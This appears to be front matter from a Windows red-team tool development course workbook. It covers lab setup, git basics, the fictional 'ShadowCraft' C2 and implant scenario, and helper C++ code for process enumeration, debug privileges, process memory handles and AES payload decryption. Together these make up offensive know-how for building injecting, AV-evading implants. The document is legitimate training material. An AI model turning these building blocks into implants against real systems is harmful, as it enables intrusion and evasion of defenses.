The **eWorkbook** is full of critical information that will not only give you direction for any particular lab, but also guide you should you need a gentle nudge in the right direction. Since this is purely a programming course, the labs will all stem from `.cpp` or `.c` source files found in Visual Studio solution files. There will be times when testing your compiled code will require the Slingshot VM or your own Debian VM that has the Metasploit Framework installed. Those situations will be specifically mentioned.

The **eWorkbook** is hosted locally on the Windows Dev VM and can be accessed using the Edge browser. Edge should automatically load the workbook, but in case it does not, you can go home by browsing to: `http://localhost`.

To get the most out of each lab, we recommend that you hide the solutions for each `TODO` comment and look back at the lecture slides or MSDN online documentation for the answers. If you get stuck, you can simply expand the dropdowns inside the eWorkbook, and the solution will be shown to you.

The VMs

Of all the VMs that come with this course, there are two (2) that will be heavily used: the Dev VM and the Test VM.

The Dev VM

What's in a name? Judging by the name of the VM, this is where you will be doing all of the development for the labs. The Dev VM has your dev environment already created for you and is where you will be spending most of your time during this course. When you are going through the labs, it is preferred that you work out all bugs in your programs before you transfer them over to the Test VM for testing. Debugging your program in Visual Studio is much easier than debugging your program on the Test VM using WinDbg.

The Test VM

You guessed it! The Test VM is where all final testing of your lab binaries should take place. This is to resemble a production system that Red Teams might encounter during their engagements. Obviously, this VM has a few more applications installed on it that are specific for debugging and testing, but still, it will be painfully obvious if you take over the incorrect build/release versions of your lab binaries.


Naming Conventions

Each lab is named according to the course section and lab instance. So, take Lab 4.1 for example, the 4 indicates this is a Section 4 lab and the .1 indicates this is the first lab of the section. Lab 4.2 would indicate Section 4, second lab, and so on.

Additionally, there is a specific folder structure that is also tied to each section. More specifically, each section will have a folder designated just for labs, one just for the Bootcamp, and another for any demos that might be shown during class. Sticking with Section 4 for another example, Lab 4.1 would be found in the `Day4-Labs` folder. All folders will be housed under `C:\SEC670\Labs\SANS-SEC670-Labs` parent folder.

Here is what that folder should look like.

Technet24



Tip Boxes

The following examples show various Tip or Info boxes that you should pay extra attention to when you see them in a lab.

This is warning box!

This warning box is used to indicate anything that might effect the OPSEC of your tool's tradecraft -- meaning, you could get caught if you do this action

This is a tip box

Tip boxes are used to indicate best programming practice or other useful item

This is a note box

Note boxes are something noteworthy. Example - Please note that if your Dev VM is not connected to the Internet, you will not be able to download Windows symbols

This is an info box

Info boxes are used for general information about a lab, or Windows Internals information

APIs Used

If you are looking for the appropriate APIs to use for a lab, they will be listed here as a central place where you can quickly refer to them and look them up on MSDN or other online references.

© 2024 Jonathan Reiter

Structures of Interest

If a lab uses important Windows structures, then they will be listed in this section.

Exercise Objectives

This section is designed to help students understand what the primary objectives to be achieved are. We strongly recommend that students quickly look over these objectives when beginning the exercise.

Exercise Preparation

Some exercises (labs) are designed to be standalones, but there are several that are dependent on you completing a previous lab. This will become more evident as you make your way through the course and put everything together.

Lab Execution Examples and Troubleshooting Steps

Should you complete all `TODO` statements but still are not successful with the lab, say your program crashes or does not execute the desired action, this section can be used as an assist. There will be screenshots that show what the tool should produce on successful build and successful execution. There are also screenshots that show steps on how to debug possible issues with your code.

TODO Solutions

For most labs, the main agenda is to complete the lab at its core and *understand the coding principles behind it*. There are many labs that have a lab enhancement section found at the end of the lab.

There are two parts to most of the labs:

1. The core portion of the lab; where the `TODO` statements are found
2. The `TODO Solutions` section; where the `TODO` statements are individually addressed with solutions

There is also a fully completed solution for each lab and most bootcamp challenges. To see those, you can `checkout` a specific file or simply switch to the main solutions branch.

> **My version of the labs**
>
> **My version will most likely not be the same as yours as there are many solutions for a lab**

There are only two local branches on your Dev VM: `main-labs` and `skeleton-labs`. To see the completed version simply checkout the `main-labs` branch like so: `git checkout main-labs`.

Key Takeaways

For almost every lab, the takeaway section highlights important items that are not part of the objectives

Technet24

Lab Enhancements

For almost every lab, there is a **Lab Enhancement** section that gives you some thoughtful insight as to how the program could be made more robust. Solutions to the enhancements are not always provided as they are made to be mini-bootcamp challenges for those that come into the course with a deep background in Windows programming. For those that are seeing these concepts for the first time, the **Lab Enhancements** will serve as future challenges that you can visit again after the core components of the labs are completed.

© 2024 Jonathan Reiter

ShadowCraft

What is it?

ShadowCraft is an elite unit under the fictitious company, Titan Code Solutions. You are a seasoned developer there and are responsible for creating new capabilities for them to use for their internal Red Team engagements. There currently exists some existing code that is partially completed. The previous team left and did not properly document everything, but you must take over and complete the requirements. The former team also tried to create their own Python web server using Flask so they can control and task their ShadowCraft agents. Obviously this was not completed either, but some basic functionality is there like supporting new client registrations and downloading files. Again, it is your job to make them more usable and fix dependency and requirements issues.

The ShadowCraft C2

The ShadowCraftC2 web server they left for you is not complete. The VM that is part of the C2 infrastructure does not even have all of the required Python modules to run it. That is okay because you can easily solve that issue with a few `pip install` commands.

The script is an interactive shell that has several modes baked into it. Each mode has tab completion, auto suggestion, and history. Once you run it, you will be in the main menu, aka home. You can hit `TAB` a few times to see the suggestions show up for what you can do. As of now, those options are limited to `listeners` and `beacons`. Each one has its own context with its own subcommands that are supported. To get back to the main menu from `listeners`, just enter the command home. To shutdown the server, enter the command exit. Sadly, the previous team did not implement any help commands.

The ShadowCraft Agent


The ShadowCraft Agent is a custom shell you are creating. As you move through each section of the course, you should be adding more and more capabilities to it. You are learning how to turn requirements into something that could be used in production for a Red Team engagement. Your agent will have to evade security products like Windows Defender and Bitdefender, it will have to elevate privileges, establish persistence, find files, inject into other processes, manually load DLLs, and more!

This is your C++ agent that will be calling back and communicating with your ShadowCraftC2 server to register itself as a new agent (beacon), download a DLL to manually load, and perform a number of capabilities. Optionally, it can also be made to callback to an open socket on your Slingshot VM connecting to a netcat listener, or similar. Commands could be entered via netcat terminal once the connection is established. If you are not comfortable with Python, this could be a viable option.

Technet24

Practicing Your GitFu

There is a `Git Bash` program available on your Dev VM and can be opened like so. Right-click anywhere on the Desktop and choose `Show more options`. This will open for more options popup window where you can then choose `Open Git Bash here`.



Once Git Bash opens, you will be in Linux-like environment.

Cloning A Repo

The `git clone` command will download the specified repo to whichever folder is specified locally on your host to include branches. An example command would be the following:

Command lines

```
git clone https://github.com/username/repo.git
```

The command would grab the repo.git and make it available locally on your host system.

Viewing Branches

The `git branch` command can be used to view local branches to your system. The command offers other options like `-a` to view all branches to include remote branches, if any.

© 2024 Jonathan Reiter

Command lines

```
git branch
```

Notional results

```
sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (skeleton-labs)
$ git branch

main-labs
*  skeleton-labs
```

If you are not in a folder that holds the `.git` folder, the `git branch` command will fail like this:

Command lines

```
git branch
```

Notional results

```
sec670@DEV-VM MINGW64 /c/
$ git branch

fatal: not a git repository (or any of the parent directories): .git
```

The error you might observe is a fatal error showing *not a git repository (or any of the parent directories): .git*

You will have to change into the directory where you cloned the repo for the command to succeed.

After moving into the proper folder that holds the `.git` folder, we can see the branches. The branch name with the asterisk (`*`) next to it indicates the current branch. The other visual indicator is the current branch will be listed in the actual prompt.

Switching Branches

You can switch between branches by using the `git branch` or the `git checkout` command and specifying the name of the desired branch. Depending on the size of the repo, it could take a bit to switch everything over.

The example here is with the active branch being `skeleton` and making a switch to `main`.

Technet24

Command lines

```
git checkout main-labs
```

Notional results

```
sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (skeleton-labs)
$ git checkout main-labs
Updating files: 100% (718/718), done.
Switched to branch 'main'

sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (main-labs)
$
```

Seeing Completed Labs

Each lab that you tackle during this course will have a corresponding completed solution that you can `checkout` in case you want to see how I completed the lab. My version will most likely not be the same as yours as there are many solutions for a lab. There are only two local branches on your Dev VM: `main-labs` and `skeleton-labs`. To see the completed version simply checkout the `main-labs` branch.

Making Local Repos

If you would like to practice your GitFu, you can create a local `git` repository to enable version control for the labs. To create a local repo and the default branch, simply use the `git init` command in the directory of your choosing. Say you wanted to create a local repo on your Dev VM in your `C:\Users\sec670\Documents\` folder. You could create a new folder called `MyLabs` and then init the repo there.

© 2024 Jonathan Reiter

Command lines

```
mkdir MyLabs
cd MyLabs
git init
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents
$ mkdir MyLabs
sec670@DEV-VM MINGW64 ~/Documents
$ cd MyLabs
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git init
Initialized empty Git repository in C:/Users/sec670/Documents/MyLabs/.git/
```

Making Local Branches

You cannot create any branches until you have committed something first. So, you can make a simple file just to get your first commit done.

```
touch test.txt
```

Once that is made, run the `git status` command to see something like this.

Command lines

```
touch test.txt
git status
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ touch test.txt
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git status
On branch main
No commits yet
Untracked files:
    (use "git add <file>..." to include in what will be committed)
        test.txt
nothing added to commit but untracked files present (use "git add" to track)
```


Technet24

From here, we would add this file to be tracked using the `git add` command. You can specify a single file or use the period (`.`) to add all files that need to be tracked. Once we add it for tracking and version control, we can make our first commit.

Command lines

```
git add .
git commit -m "committed first test file"
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git add .
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git commit -m "committed first test file"
[main (root-commit) b726227] committed first test file
    1 file changed, 0 insertions(+), 0 deletions(-)
    create mode 100644 test.txt
```

Now that we have the first commit out of the way, we can create another branch.

You can name the branch whatever you would like but it should somewhat resemble what you are making. For example, if you are making one for the labs you can create the `code-for-labs` branch using the `git branch code-for-labs` command.

© 2024 Jonathan Reiter

Command lines

```
git status
git branch code-for-labs
git branch
git checkout code-for-labs
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git status
On branch main
nothing to commit, working tree clean
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git branch code-for-labs
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git branch
    code-for-labs
    * main
$ git checkout code-for-labs
Switched to branch 'code-for-labs'
```

You now have enough basic GitFu to start tracking changes you make as you code the labs. Again, this is entirely optional.

Technet24

What's in the Media Files

The listing below describes the hierarchy of files and folders in the SEC670 ISO A and B Media files.

Note

7zip is the primary archive format used because it has a higher compression rate than standard zip. The Windows 7zip installer is in `670-ISO\Extra-Tools\`, as is Keka for Mac. For Linux, use `7z` on the command line. Basic extraction usage is:

```
7z x <%FILENAME%>.7z>
```

670-ISO-A

VMs

- Windows 11 Dev VM - The-Dev-VM.7z
- Windows 10 Test VM - The-Test-VM.7z

Extra-Tools.7z

- `\Extra-Tools\`
  - Several tools that are either used in class or are great for your workflow, debugging, inspecting, testing, etc.
  - `\WinDDKs\`
    - DDK installers for various Windows versions like Windows XP up to Windows 11
    - EWDK installers for enterprise editions of Windows, great for building drivers without needing Visual Studio 2019
  - `\Pavels-Custom-Tools\`
    - Custom tools that have been written by Pavel Yosofivich
  - `\Git-Tools\`
    - Various GUI tools for working with `git`
    - `7zip` : Windows installer for 7zip.
    - `Keka` : macOS installer for Keka.

Trustworthy-Shellcode.7z

- `\Trustworthy-Shellcode\`
  - Various shellcodes generated via `msfvenom` – you can trust them, I promise

© 2024 Jonathan Reiter

670-ISO-B

VMs

- Slingshot VM - Slingshot-VM.7z
- Bitdefender VM - Bitdefender.7z

Technet24

Extra Files Needed

These are common header and source files that are needed for almost every project you will see during the week. If you are having compiling issues, please be sure you have these files if you are copying/pasting my version of the solutions.

Header files

ErrorApis.h File

```
#pragma once

// system includes
#include <Windows.h>
#include <stdio.h>

// custom includes
#include "Colors.h"

/// <summary>
/// Accepts an error message and an error code given from GetLastError()
/// </summary>
/// <param name="Message">The message for the user indicating what function failed</param>
/// <param name="ErrorCode">The error code from GetLastError()</param>
/// <returns>6 for ERROR_INVALID_HANDLE</returns>
INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
);
```


© 2024 Jonathan Reiter

Colors.h File

```
#pragma once

#include <Windows.h>
#include <atlstr.h>

constexpr WORD BLACK_COLOR = 0x00;
constexpr WORD BLUE_COLOR = 0x01;
constexpr WORD GREEN_COLOR = 0x02;
constexpr WORD CYAN_COLOR = 0x03;
constexpr WORD RED_COLOR = 0x04;
constexpr WORD MAGENTA_COLOR = 0x05;
constexpr WORD BROWN_COLOR = 0x06;
constexpr WORD LIGHTGRAY_COLOR = 0x07;
constexpr WORD DARKGREY_COLOR = 0x08;
constexpr WORD LIGHTBLUE_COLOR = 0x09;
constexpr WORD LIGHTGREEN_COLOR = 0x0a;
constexpr WORD LIGHTCYAN_COLOR = 0x0b;
constexpr WORD ERROR_COLOR = 0x0c;
constexpr WORD LIGHTMAGENTA_COLOR = 0x0d;
constexpr WORD WARNING_COLOR = 0x0e;        // YELLOW ?
constexpr WORD WHITE_COLOR = 0x0f;

namespace utils
{
#ifdef _UNICODE
#define PrettyPrint PrettyPrintW
#else
#define PrettyPrint PrettyPrintA
#endif // _UNICODE

    VOID PrettyPrintA(WORD Color, CStringA Message);
    VOID PrettyPrintW(WORD Color, CStringW Message);
}
```


Technet24

ProcessHelperApis.h File

```
#pragma once
#include <Windows.h>
#include <atlstr.h>

/// <summary>
/// Enables the debug privilege for the calling process
/// </summary>
/// <returns>Returns nonzero on success</returns>
BOOL
EnableDebugPrivilege(VOID);

/// <summary>
/// Returns a ProcessId for the given ProcessName
/// </summary>
/// <param name="ProcessName: ">The name of the process to find the PID</param>
/// <returns>ULONG ProcessId</returns>
ULONG
WINAPI
GetProcessPidFromName(_In_ CStringW ProcessName);

/// <summary>
/// Returns a process handle to given ProcessId
/// </summary>
/// <param name="ProcessId: ">The Process ID of which to obtain a process handle</param>
/// <returns>HANDLE</returns>
HANDLE
WINAPI
GetProcessHandleFromPid(_In_ ULONG ProcessId);

/// <summary>
/// Returns a user name given a SID
/// </summary>
/// <param name="Sid ">The SID to convert to a user name</param>
/// <returns>CString</returns>
CStringA
GetUserNameFromSid(_In_ PSID Sid);

/// <summary>
/// Utilizes EnumProcesses API to enumerate processes
/// </summary>
/// <returns>VOID</returns>
VOID
__stdcall
ProcessEnumBasic();

/// <summary>
/// Utilizes WTS APIs to enumerate processes
/// </summary>
/// <returns>VOID</returns>
```


© 2024 Jonathan Reiter

```
VOID
__stdcall
ProcessEnumWTS();

/// <summary>
/// Utilizes Toolhelp APIs to enumerate processes
/// </summary>
/// <returns>VOID</returns>
VOID
__stdcall
ProcessEnumToolHelp();
```


Technet24

EncryptionApis.h File

```
#pragma once

#include <Windows.h>
#include <wincrypt.h>
#include <string.h>
#include <atlstr.h>

/// <summary>
/// Decodes a base64 encoded blob
/// </summary>
/// <param name="Source">The blob to be decoded</param>
/// <param name="SrcLen">The length of the encoded blob</param>
/// <param name="Dest">The destination buffer to hold the decoded blob</param>
/// <param name="DstLen">The size of the destination buffer</param>
/// <returns>INT</returns>
INT
WINAPI
Base64Decode(_In_ const PBYTE Source, _In_ UINT SrcLen, _In_ PCHAR Dest, _In_ UINT DstLen);

/// <summary>
/// Encodes data as a base64 encoded blob
/// </summary>
/// <param name="Source">The blob to be encoded</param>
/// <param name="SrcLen">The length of the blob</param>
/// <param name="Dest">The destination buffer to hold the encoded blob</param>
/// <param name="DstLen">The size of the destination buffer</param>
/// <returns>INT</returns>
INT
WINAPI
Base64Encode(_In_ const PBYTE Source, _In_ UINT SrcLen, _In_ PCHAR Dest, _In_ UINT DstLen);

/// <summary>
/// Decrypts AES encrypted data, like shellcode
/// </summary>
/// <param name="Payload">The data to be decrypted</param>
/// <param name="Key">The key for the decryption</param>
/// <param name="PayloadLen">The size of the encrypted data</param>
/// <param name="KeyLen">The size of the key</param>
/// <returns>INT</returns>
INT
WINAPI
DecryptAES(_In_ PCHAR Payload, _In_ PCHAR Key, _In_ UINT PayloadLen, _In_ UINT KeyLen);
```


© 2024 Jonathan Reiter

Source Files

`Errors.cpp` File

```
#include "ErrorApis.h"

INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
)
{
LPSTR messageBuffer;
FormatMessageA(
    FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
    NULL,
    ErrorCode,
    0,
    (LPSTR)&messageBuffer,
    0,
    NULL
);

//printf("%s\n", messageBuffer);
utils::PrettyPrintA(ERROR_COLOR, Message);
utils::PrettyPrintA(ERROR_COLOR, messageBuffer);

LocalFree(messageBuffer);

return ErrorCode;
}
```


Technet24

Colorsc.cpp File

```
#include "Colors.h"

#include <iostream>

namespace util
{
    VOID GetCurrentConsoleColor(INT DesciptorHandle, WORD& Color) {
        CONSOLE_SCREEN_BUFFER_INFO BufferInfo;

        if (!GetConsoleScreenBufferInfo(GetStdHandle(DesciptorHandle), &BufferInfo))
        {
            return;
        }
        Color = BufferInfo.wAttributes;
        return;
    }
}

VOID utils::PrettyPrintW(WORD Color, CStringW Message)
{
    INT DescriptorHandle = STD_OUTPUT_HANDLE;
    WORD DefaultColor = 7;
    util::GetCurrentConsoleColor(DescriptorHandle, DefaultColor);

    HANDLE Console = GetStdHandle(DescriptorHandle);
    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, Color);

    std::ostream& stream = std::cout;

    printf("%ws", Message.GetBuffer());

    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, DefaultColor);
    FlushConsoleInputBuffer(Console);

    stream.flush();

    return;
}

VOID utils::PrettyPrintA(WORD Color, CStringA Message)
{
    INT DescriptorHandle = STD_OUTPUT_HANDLE;
    WORD DefaultColor = 7;
    util::GetCurrentConsoleColor(DescriptorHandle, DefaultColor);

    HANDLE Console = GetStdHandle(DescriptorHandle);
    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, Color);
```


© 2024 Jonathan Reiter

```
    std::ostream& stream = std::cout;

    printf("%s", Message.GetBuffer());

    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, DefaultColor);
    FlushConsoleInputBuffer(Console);

    stream.flush();

    return;
}
```


Technet24

ProcessHelperApis.cpp File

```
// system includes
#include <Windows.h>
#include <TlHelp32.h>    // for the snapshot function
#include <wtsapi32.h>   // for the WTS* functions
#include <Psapi.h>        // for EnumProcesses function
#include <stdio.h>

// custom includes
#include "ProcessHelperApis.h"
#include "ErrorApis.h"

#pragma comment(lib, "wtsapi32")

BOOL
EnableDebugPrivilege(VOID) {
    HANDLE hToken = NULL;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
        return FALSE;

    TOKEN_PRIVILEGES TokenPrivs = { 0 };
    TokenPrivs.PrivilegeCount = 1;
    TokenPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!LookupPrivilegeValue(nullptr, SE_DEBUG_NAME, &TokenPrivs.Privileges[0].Luid))
        return FALSE;

    BOOL Ret = AdjustTokenPrivileges(hToken, FALSE, &TokenPrivs, sizeof(TokenPrivs),
nullptr, nullptr);

    CloseHandle(hToken);

    return Ret && GetLastError() == ERROR_SUCCESS;
}

ULONG
__stdcall
GetProcessPidFromName(_In_ CStringW ProcessName)
{
    CStringA Message = "";
    DWORD LastError = 0;
    ULONG ProcessId = 0;
    auto hProcSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    // error check
    if (INVALID_HANDLE_VALUE == hProcSnapshot)
    {
        LastError = GetLastError();
        ResolveErrorCode("CreateToolhelp32Snapshot", LastError);
        return ERROR_GEN_FAILURE;
```


© 2024 Jonathan Reiter

```
    }
    // create the process struct and set its size
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);

    // error check the call
    if (!Process32FirstW(hProcSnapshot, &pe32))
    {
        LastError = GetLastError();
        CloseHandle(hProcSnapshot);
        ResolveErrorCode("Process32FirstW", LastError);
        return ERROR_GEN_FAILURE;
    }

    do
    {
        // do the work here like comparing process names
        //if (lstrcmpi(ProcessName, pe32.szExeFile) == 0)
        if (0 == ProcessName.CompareNoCase(pe32.szExeFile))
        {
            // set the process id and break out of the loop
            ProcessId = pe32.th32ProcessID;
            break;
        }
        else
        {
            ProcessId = 0;  // for when we can't find the process for some reason
        }
    } while (Process32NextW(hProcSnapshot, &pe32));

    CloseHandle(hProcSnapshot);

    return ProcessId;
}

HANDLE
__stdcall
GetProcessHandleFromPid(_In_ ULONG ProcessId)
{
    HANDLE TargetProcess = INVALID_HANDLE_VALUE;
    DWORD LastError = 0;

    // attempt to grab the process handle
    TargetProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ,
FALSE, ProcessId);
    if (!TargetProcess)
    {
        LastError = GetLastError();
        ResolveErrorCode("[!] OpenProcess", LastError);
        return TargetProcess;
    }
```


Technet24

```
    return TargetProcess;
}

VOID
__stdcall
ProcessEnumToolHelp()
{
    DWORD dwLastError = ERROR_SUCCESS;

    // TODO #1 - create the handle for the snapshot in variable named hSnapshot and
intialize it
    HANDLE hSnapshot = INVALID_HANDLE_VALUE;

    PROCESSENTRY32W pe32 = { 0 };           // the struct for the Process32* APIs
    pe32.dwSize = sizeof(PROCESSENTRY32W);  // set the size to size of the struct

    // TODO #2 - make the call to make the snapshot
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    // error check
    if (INVALID_HANDLE_VALUE == hSnapshot)
    {
        dwLastError = GetLastError();
        wprintf(L"[ERROR] CreateToolhelp32Snapshot failed with error: %d\n", dwLastError);
        return;
    }

    // TODO #3 - grab the info from the first process in the snapshot
    // make the call inside of an if statement
    if (!Process32First(hSnapshot, &pe32))
    {
        dwLastError = GetLastError();
        wprintf(L"[ERROR] Process32FirstW failed with error: %d\n", dwLastError);
        return;
    }

    wprintf(L"%-20s %8s %8s\n", L"Image Name", L"PID", L"PPID");
    wprintf(L"%-20s %-8s %-8s\n", L"======================", L"======", L"======");

    // TODO #4 - finish the do/while loop
    // Process32NextW should be the while condition to determine when the loops breaks
    // at a minimum, print the image name, pid, and ppid
    do
    {
        wprintf(L"%-20.19s", pe32.szExeFile);
        wprintf(L"%9d", pe32.th32ProcessID);
        wprintf(L"%9d\n", pe32.th32ParentProcessID);
    } while (Process32NextW(hSnapshot, &pe32));

    // close handle when done
    CloseHandle(hSnapshot);
}
```


© 2024 Jonathan Reiter

```
VOID
__stdcall
ProcessEnumWTS()
{
    CStringA Message = "";
    CStringW MessageW = L"";

    // TODO #1 - make the variable procInfo using the proper structure for this version
    PWTS_PROCESS_INFOW procInfo;
    DWORD dwCount = 0;

    // TODO #2 - make the call inside the if() statement
    if (!WTSEnumerateProcessesW(WTS_CURRENT_SERVER_HANDLE, 0, 1, &procInfo, &dwCount))
    {
        return;
    }

    wprintf(L"%-5s %-16s %-5s %s\n", L"SessionId", L"UserName", L"PID", L"ImageName");
    wprintf(L"=============================================\n");

    // iterate over the results
    DWORD dwIndex = 0;
    for (; dwIndex < dwCount; dwIndex++)
    {
        auto pProcInfo = procInfo + dwIndex;
        CStringA UserName = GetUserNameFromSid(pProcInfo->pUserSid);
        //wprintf(L"%-5u %-20s %-5u %s\n", pProcInfo->SessionId,
(LPCWSTR)GetUserNameFromSid(pProcInfo->pUserSid), pProcInfo->ProcessId, pProcInfo-
>pProcessName);
        Message.Format("%-5u %-20s %-5u %S\n", pProcInfo->SessionId, UserName.GetBuffer(),
pProcInfo->ProcessId, pProcInfo->pProcessName);
        utils::PrettyPrintA(LIGHTGRAY_COLOR, Message);
    }

    wprintf(L"There were %d processes discovered\n", dwCount);

    // TODO #3 - free the memory
    WTSFreeMemory(procInfo);

    return;
}

#define PID_LIST_SIZE 2048

VOID
__stdcall
ProcessEnumBasic()
{
    DWORD dwProcList[PID_LIST_SIZE] = { 0 };    // will hold the list of PIDs
    DWORD dwRealSize = 0;                       // the actual size of the list
    BOOL bResult = FALSE;                       // error checking the API
```


Technet24

```
    DWORD32 dwCount = 0;                        // for the final count of PIDs

    // TODO #1 - make the call
    bResult = EnumProcesses(dwProcList, sizeof(dwProcList), &dwRealSize);

    // error check
    if (!bResult)
    {
        wprintf(L"[ERROR] EnumProcesses failed with error: %d\n", GetLastError());
        return;
    }

    dwCount = dwRealSize / sizeof(DWORD);   // determine the actual count

    DWORD dwIndex = 0;
    for (; dwIndex < dwCount; dwIndex++)
    {
        wprintf(L"PID %d\n", dwProcList[dwIndex]);
    }

    printf("DONE!\n");
}

CStringA
GetUserNameFromSid(_In_ PSID Sid)
{
    if (nullptr == Sid)
    {
        return "";
    }

    CStringA Name = "";
    CStringA Domain = "";

    DWORD NameLen = 32;
    DWORD DomainLen = 32;

    SID_NAME_USE NameUse;

    if (!LookupAccountSidA(nullptr, Sid, Name.GetBuffer(), &NameLen, Domain.GetBuffer(),
&DomainLen, &NameUse))
    {
        return "";
    }

    CStringA Final = "";
    Final.Format("%s\\%s", Domain.GetBuffer(), Name.GetBuffer());

    return Final;
}
```


© 2024 Jonathan Reiter

EncryptionApis.cpp File

```
#include "EncryptionApis.h"
#include "ErrorApis.h"

#pragma comment(lib, "crypt32.lib")
#pragma comment(lib, "advapi32")

INT
WINAPI
Base64Decode(
    _In_ const PBYTE Source,
    _In_ UINT SrcLen,
    _In_ PCHAR Dest,
    _In_ UINT DstLen)
{
    DWORD OutLen = DstLen;
    BOOL Ret = CryptStringToBinaryA((LPCSTR)Source, SrcLen, CRYPT_STRING_BASE64,
(PBYTE)Dest, &OutLen, NULL, NULL);

    if (!Ret)
    {
        OutLen = 0;
    }

    return OutLen;
}

INT
WINAPI
Base64Encode(
    _In_ const PBYTE Source,
    _In_ UINT SrcLen,
    _In_ PCHAR Dest,
    _In_ UINT DstLen)
{
    DWORD OutLen = DstLen;
    BOOL Ret = CryptBinaryToStringA(Source, SrcLen, CRYPT_STRING_BASE64, Dest, &OutLen);

    if (!Ret)
    {
        OutLen = 0;
    }

    return OutLen;
}

INT
_Use_decl_annotations_
WINAPI
DecryptAES(PCHAR Payload, PCHAR Key, UINT PayloadLen, UINT KeyLen)
```


Technet24

```
{
    HCRYPTPROV hCryptProv = HCRYPTPROV();
    HCRYPTHASH hCryptHash = HCRYPTHASH();
    HCRYPTKEY hCryptKey = HCRYPTKEY();

    // get the context
    //
    if (!CryptAcquireContextW(&hCryptProv, nullptr, nullptr, PROV_RSA_AES,
CRYPT_VERIFYCONTEXT))
    {
        return ResolveErrorCode("[!] %s:%d: CryptAcquireContextW: ", GetLastError());
    }

    // make the hash
    //
    if (!CryptCreateHash(hCryptProv, CALG_SHA_256, NULL, NULL, &hCryptHash))
    {
        return ResolveErrorCode("[!] %s:%d: CryptCreateHash: ", GetLastError());
    }

    // call hash data
    //
    if (!CryptHashData(hCryptHash, (PBYTE)Key, (DWORD)KeyLen, NULL))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // derive the key
    //
